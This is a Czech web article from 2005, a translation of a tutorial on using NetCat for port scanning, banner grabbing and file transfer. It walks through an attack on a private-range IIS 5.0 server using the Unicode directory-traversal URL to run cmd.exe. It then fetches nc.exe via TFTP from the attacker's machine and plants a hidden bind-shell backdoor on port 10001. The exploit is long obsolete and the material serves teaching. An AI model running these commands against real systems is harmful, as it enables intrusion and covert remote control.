Hacking s NetCatem (překlad)

Vložil/a Profik123 [1], 19 Prosinec, 2005 - 16:01

- Hacking [2]
- Security [3]


V tomto článku bych se chtěl zmínit o možnostech využití programu NetCat. Pro někoho je to denní rutina, ale protože jsem viděl i lidi, kteří NetCat neuměli ani spustit, natož s ním něco kloudného udělat, tak jsem sepsal tento jednoduchý článek. Je zde obsaženo, jak používat NetCat jako scanner portů, backdoor, telnet nebo také použití NetCatu k přenášení souborů.

Tento článek je českým překladem článku NetCat Security z networknewz.com. Odkaz na originální článek [4].

NetCat je utilita, která je schopná odesílat a přijímat data přes TCP a UDP spojení. NetCat může být použit jako port scanner, backdoor, port redirector, port listener a ještě na spoustu dalších cool věcí. Není to vždycky nejlepší nástroj pro práci, ale pokud bych se dostal ne opuštěný ostrov, tak bych si chtěl vzít NetCat s sebou. V tomhle návodu budu demonstrovat kompletní hack jenom s využitím NetCatu, abych ukázal, jak mnohostranný nástroj to je.

Scannování portů s NetCatem


Scannování si ukážeme hned na příkladu nc -v -w 2 -z target 20-30. NetCat se bude pokoušet připojit na každý port mezi 20 a 30. Přepínač -z předchází posílání dat do TCP spojení a limituje data na UDP spojení. Přepínač -i vkládá mezeru mezi každé vyzkoušení portu. Ačkoli může být NetCat použit pro scannování portů, tak to není jeho nejsilnější stránka. Nástroje jako Nmap jsou pro scann portů daleko lepší.




Scannovali jsme 192.168.1.1, porty 1-200. Kromě ostatních můžeme vidět otevřené porty 80, 21 a 25...

Banner Grabbing s NetCatem

Tak teď chceme zjistit, co běží na portech 80 a 21. K získání banneru můžeme použít NetCat následujícím způsobem.






Tak teď víme, že se pravděpodobně jedná o systém Windows 2000, protože na něm běží server IIS 5.0 a Microsoft FTP Service.


Tak a teď pojďme poslat na server upravené URL, kterým se pokusíme exploitnout "File Traversal vulnerability" na nepatchovaným serveru. Na vyzkoušení budeme používat NetCat a když to půjde, tak NetCat na server uploadneme a ukážeme si, jak můžeme NetCat využít jako backdoor.

Pokud nevíte, co je to ten "Unicode File traversal exploit", můžete se podívat na web a hledat něco jako "IIS Unicode File Traversal". (Dneska už to asi nebude fungovat, ale na demonstraci NetCatu to musí stačit.)



Super! Poslali jsme na server URL: http://192.168.1.90/scripts/..%255c../winnt/system32/cmd.exe?/c+dir+c: [5] k napadení IIS serveru a to co vidíme je adresář na disku serveru.

Výborně! Teď chceme na server uploadnout NetCat. Tak použijeme TFTP a integrujeme TFTP příkaz do upraveného URL.




tftp -I 192.168.1.9 GET nc.exe

Se přetransformuje do:

http://.../c+TFTP+-i+192.168.1.9+GET+nc.exe

Pomocí prográmku **TFTPD** teda dáme NetCat ne server.



NetCat jako backdoor

Tak a teď máme NetCat uploadnutý na serveru a chceme ho použít k vytvoření zadních vrátek (backdoor), aby jsme získali vzdálený příkazový řádek.
K použití NetCatu jako backdoor potřebujeme, aby naslouchal na nějakém vybraném portu (my se vybereme třeba port 10001), abychom se na něj mohli připojit z našeho počítače... samozřejmě použitím zase NetCatu :))

Příkaz, který pošleme na server vypadá nějak takhle :

nc -L -p 10001 -d -e cmd.exe


A tady k tomu máme vysvětlivky :

nc -> spustí NetCat
-L -> říká NetCatu, aby čekal na příchozí spojení
-p -> port, na kterém NetCat čeká
-d -> stealth mode
-e -> spustí nějaký program (cmd.exe) a čeká na příchozí spojení


Teď když budeme tenhle příkaz chtít přetransformovat zase na URL :

http://.../c+nc+-L+-p+10001+-d+-e+cmd.exe

No a teď už zbývá jenom NetCat spustit naostro...



Nyní bychom měli mít spuštěný NetCat naslouchající na portu 10001. Teďka se z naší mašiny připojíme na NetCat na serveru.




Máme vzdálený příkazový řádek serveru a můžeme ho plně ovládat.

Přenos souborů pomocí NetCatu

Pojďme se podívat na ostatní možnosti, které NetCat poskytuje. Chceme přenést soubor hack.txt na server a z nějakého důvodu nemůžeme použít TFTP. Můžeme použít NetCat...


Na přijímání souboru hack.txt musí být NetCat na serveru nastaven takto :

nc -l -p 1234 >hack.txt




Z našeho počítače odešleme soubor následovně :


nc destination 1234



A takhle vypadá soubor hack.txt



A...Voila!



Vidíme, že soubor hack.txt byl úspěšně přenesen na server přes port 1234.

URL článku: https://security-portal.cz/clanky/hacking-s-netcatem-p%C5%99eklad

Odkazy:
[1] https://security-portal.cz/users/profik123
[2] https://security-portal.cz/category/tagy/hacking
[3] https://security-portal.cz/category/tagy/security
[4] http://www.networknewz.com/networknewz-10-20031020NetCatSecurity.html
[5] http://192.168.1.90/scripts/..%255c../winnt/system32/cmd.exe?/c+dir+c: